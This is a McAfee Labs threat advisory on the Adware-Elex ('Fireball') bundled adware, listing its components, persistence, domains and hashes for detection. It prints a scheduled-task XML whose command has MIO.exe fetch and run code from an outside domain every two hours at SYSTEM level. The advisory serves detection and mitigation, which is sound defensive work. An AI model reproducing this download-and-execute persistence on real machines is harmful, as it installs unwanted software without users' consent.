# McAfee Labs Threat Advisory

## Adware-Elex

June 6, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.secure.mcafee.com/signup_login.

### Summary

Adware-Elex is a Potentially Unwanted Program that gets installed on a user's machine as a bundled component, which the user may not be aware of. Adware-Elex uses legitimate tools/programs to gain information about the user's machine, and installs other applications without the user's permissions, such as third-party zip file handlers, image viewers, and Desktop tools. This family is also known as "Fireball malware" by the media.

McAfee products detect this threat under the following detection names:

- Potentially Unwanted Program Adware-Elex
- Potentially Unwanted Program PUP-XBN-CP
- Potentially Unwanted Program PUP-FTY
- Potentially Unwanted Program Generic PUP.y
- Potentially Unwanted Program PUP-FTZ
- Potentially Unwanted Program PUP-XBG-LJ

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

The minimum DAT versions required for detection are:

| Detection Name | MD5 of samples | DAT Version | Date |
|---|---|---|---|
| PUP-XBN-CP | 94E46B4519EF0610A6A7D91D01584192 | 8550 | 04/06/2017 |
| PUP-FTY | 58DEE35A989A02EE763E72F6D7909443 | 8550 | 04/06/2017 |
| Generic PUP.x | 41E928AF129C0583D2EB8C13A6CAEE64 | 8550 | 04/06/2017 |
| Adware-Elex | 960045ABFA2D230AB5D60FC992A08852 | 8552 | 06/06/2017 |
| PUP-FTZ | BB2DEC875C10ABE72B645BD6376C1C0E | 8550 | 04/06/2017 |
| Adware-Elex | 46CE735CACB3E63BD6C6B100918B25B0 | 8552 | 06/06/2017 |
| PUP-XBG-LJ | 79abd4f5c79cd2eb0c0de0b4664652d5 | 8550 | 04/06/2017 |

The Threat Intelligence Library contains the date that the above signatures were most recently updated. Please review the Threat Library for the most up-to-date coverage information.

### Infection and Propagation Vectors

The initial vector of infection is via a bundled installer. The user may download a free tool and unknown to them, this tool will also install Adware-Elex components. When installed, Adware-Elex is known to download and install several pieces of software.

The installer comes in the form of an MSI installer. When executed, this installer will install the following pieces of software on the user's machine:

- WinSnare
- MIO
- WinSAP
- BikaQ
- And potentially others

## Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described below in the Characteristics and symptoms section.

Be extra vigilant when installing free software from unknown sources and always perform a virus scan on them before executing.

## Characteristics and Symptoms

The following section describes various components of the Potentially Unwanted Program Adware-Elex:

Installer used for this analysis: 79abd4f5c79cd2eb0c0de0b4664652d5

The installer is an MSI installer which will ask you if you want to install the software. When the user clicks Next, it will installer the following programs:

- MIO
- WinSAP
- WinSnare
- BikaQ

### MIO

MIO.exe is a component of QQLive called statistics.exe which is being used by Adware-Elex to download other pieces of software and run them on the user's machine without their permission.


This executable is created in the following directory:

- c:\Program Files\MIO\MIO.exe

MIO.exe is launched by a scheduled task which parses the executable a command. The name of the scheduled task is random and will not be the same on every machine. The scheduled task will parse MIO.exe a command such as the following:

```
-bindurl h**p:// api.mhttxtv.com/* cmd=
```

At the time of writing this Threat Advisory, the file was no longer present on the above domain.



```
   Milimili                    ↓FRO --------               00000000|Hiew 8.22 (c)SEN
?<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2017-06-05T12:38:13</Date>
    <Author>odevane</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT2H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2017-06-05T01:45:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>S-1-5-18</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>"C:\Program Files\MIO\MIO.exe"</Command>
      <Arguments>-bindurl http://api.mhttxtv.com/[redacted] cmd=</Argu
ments>
    </Exec>
  </Actions>
</Task>
```

By performing static analysis on the MIO.exe executable, we can tell this file would be downloaded and executed by MIO.exe and we can assume that this would be more PUP software installed by Adware-Elex.

### WinSAP

WinSAP is responsible for checking for updates and downloading additional PUPs on the user's machine.

WinSAP is dropped in the following location:

- c:\Users\%USERNAME%\AppData\Roaming\WinSAPSvc\WinSAP.dll

A service is created so that it is loaded on system startup:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\WinSAPSvc

WinSAP uses the following User-Agent:

- WinSAP_http /1.4

It communicates with the following server:

- dc44qjwal3p07.cloudfront.net
- d3i1asoswufp5k.cloudfront.net

### WinSnare

WinSnare Agent is a tool used by organizations to monitor events on their machines. It has the following features:

- Capture Logs (Windows Event Logs, Security Event Logs, Active Directory Logs)

As part of the WinSnare installer, the following files are dropped/installed:

- c:\Program Files\WinSnare(4.1.6)\LICENSE.txt, This is part of Snare Agent.
- c:\Program Files\WinSnare(4.1.6)\openweb.bat, This is part of Snare Agent.
- c:\Program Files\WinSnare(4.1.6)\s_32.ico, This is part of Snare Agent.
- c:\Program Files\WinSnare(4.1.6)\SnareWindowsInstallSupport.dll, This is part of Snare Agent.
- c:\Program Files\WinSnare(4.1.6)\stopweb.bat, This is part of Snare Agent.
- c:\Program Files\WinSnare(4.1.6)\WinSnare.dll, This is part of Snare Agent.
- c:\Users\%USERNAME%\AppData\Roaming\WinSnare\WinSnare.dll, This is part of Snare Agent.

When the Snare Agent is running, you will see the following mutex:

- SnareAgentLock

The following registry key is created:


- HKEY_CURRENT_USER\Software\WinSnare

The above registry key only contains information about where the WinSnare tool is installed.

WinSnare will communicate with the following server:

- d2taj0e2juarox.cloudfront.net

A service is created so that WinSnare is launched automatically on Startup:


WinSnare Properties (Local Computer)
General
Log On
Recovery
Dependencies
Help me configure service startup options.
Start
Stop
Pause
Resume
OK
Cancel
Apply

Service name: WinSnare

Display name: WinSnare

Description:

Path to executable:
C:\Windows\System32\svchost.exe -k WinSnare

Startup type: Automatic

Service status: Started

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Because this tool is being used in a malicious manner, we are detecting this as part of the Adware-Elex family. If you want to use this tool in your organization, please exclude the detection via the PUP exclusions settings.


**BikaQ**

BikaQ is an RSSReader. This is installed by the MSI installer. Because this tool is installed by the Malicious MSI installer, we detect it as Adware-Elex.

Upon installation, the following files are added:

- c:\Program Files\BikaQRss\app.bikaQ.config
- c:\Program Files\BikaQRss\BikaQ.exe
- c:\Program Files\BikaQRss\BikaQ.exe.config
- c:\Program Files\BikaQRss\Icon.ico
- c:\Program Files\BikaQRss\Interop.Microsoft.Feeds.Interop.DLL
- c:\Program Files\BikaQRss\MagicLibrary.DLL

BikaQ is a RSSReader which can be used to read RSS Feeds:



It communicates with the following server:

- do0w01qw9sqtu.cloudfront.net

**Other Software which may be installed by Adware- Elex**
Here is a list of software which is known to be installed by Adware-Elex:

- QQBrowser
- OZip Compression
- DealWifi

Because Adware-Elex can download and install any executable, the list above will not contain every piece of software that was installed by the PUP.

**Adware-Elex may connect to the following domains:**

- dc44qjwal3p07.cloudfront.net
- d3i1asoswufp5k.cloudfront.net
- api.mhttxtv.com
- d3l4qa0kmel7is.cloudfront.net
- dhxx2phjrf4w5.cloudfront.net
- d2taj0e2juarox.cloudfront.net
- do0w01qw9sqtu.cloudfront.net

### Indicators of Compromise

Hashes:

- 94E46B4519EF0610A6A7D91D01584192 - WINSAP
- 58DEE35A989A02EE763E72F6D7909443 - BikaRSS Installer
- 41E928AF129C0583D2EB8C13A6CAEE64 - MIO
- 960045ABFA2D230AB5D60FC992A08852 - MIO
- BB2DEC875C10ABE72B645BD6376C1C0E - WinSnare
- 46CE735CACB3E63BD6C6B100918B25B0 -  BikaRSS
- 79abd4f5c79cd2eb0c0de0b4664652d5 – MSI Installer

Mutex:

- SnareAgentLock

User-Agent:

- WinSAP_http /1.4

## Restart Mechanism

It adds the following registry keys for persistence:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\WinSAPSvc
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\WinSnare

It adds the following scheduled task for persistence:

- Milimili - The name of this scheduled task will change, but it will point to MIO.exe.

## Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers.  We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.